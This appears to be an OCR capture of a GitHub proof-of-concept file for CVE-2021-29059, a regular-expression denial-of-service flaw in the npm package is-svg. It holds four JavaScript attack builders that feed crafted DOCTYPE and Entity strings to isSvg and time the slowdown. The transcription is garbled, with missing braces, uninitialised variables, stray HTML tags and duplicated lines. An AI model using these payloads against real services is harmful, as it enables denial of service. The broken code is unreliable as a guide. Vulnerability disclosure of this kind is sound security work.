




የ main ▾

PoCs / CVE-2021-29059 / IS-SVG.md



...

∷ 102 lines (79 sloc) | 2.38 KB ...

CVE-2021-29059

Package

is-svg

Overview

is-svg is a Check if a string or buffer is SVG

Affected versions of this package are vulnerable to Regular Expression Denial of Service (ReDoS) via the removeDtdMarkupDeclarations and entityRegex regular expressions, bypassing the fix for CVE-2021-28092.

Proof of Concept

```
//1) 1st ReDoS caused by the two sub-regexes [A-Z]+ and [^>]* in `removeDtdMarkupDeclarations`.
const isSvg = require('is-svg');
function build_attack1(n) {
for (var i = 0; i < n; i++) {
ret += 'DOCTYPE'
return ret+"";
for(var i = 1; i <= 50000; i++) {
   if (i % 10000 == 0) {
     var time = Date.now();
}</pre>
        var attack_str = build_attack1(i);
        isSvg(attack_str);
        var time_cost = Date.now() - time;
        console.log("attack_str.length: " + attack_str.length + ": " + time_cost+" ms")
}
//2) 2nd ReDoS caused by ? the first sub-regex \s^* in `entityRegex`.
function build_attack2(n) {
for (var i = 0; i < n; i++) {
ret += ' '
}
return ret+"";
for(var i = 1; i <= 50000; i++) {
   if (i % 10000 == 0) {
     var time = Date.now();
}</pre>
        var attack_str = build_attack2(i);
        isSvg(attack_str);
        var time_cost = Date.now() - time;
        console.log("attack_str.length: " + attack_str.length + ": " + time_cost+" ms")
}
//3rd ReDoS caused by the sub-regex s+s* in `entityRegex`.
function build_attack3(n) {
var ret = '<!Entity'</pre>
for (var i = 0; i < n; i++) {
ret += ' '
return ret+"";
for(var i = 1; i <= 50000; i++) {
    if (i % 10000 == 0) {
       var time = Date.now();
        var attack_str = build_attack3(i);
isSvg(attack_str);
```

```
var time_cost = Date.now() - time;
    console.log("attack_str.length: " + attack_str.length + ": " + time_cost+" ms")
}

//4th ReDoS caused by the sub-regex \S*\s*(?:"|')[^"]+ in `entityRegex`.
function build_attack4(n) {
    var ret = '\!Entity'
    for (var i = 0; i < n; i++) {
        ret += '\''
    }

    return ret+"";
}

return ret+"";
}

for(var i = 1; i <= 50000; i++) {
    if (i % 10000 == 0) {
        var time = Date.now();
        var attack_str = build_attack4(i);
        isSvg(attack_str);

    var time_cost = Date.now() - time;
    console.log("attack_str.length: " + attack_str.length + ": " + time_cost+" ms")
}</pre>
```

GitHub Commit

https://github.com/sindresorhus/is-svg/commit/732 fc72779840c45a30817d3 fe28e12058592b02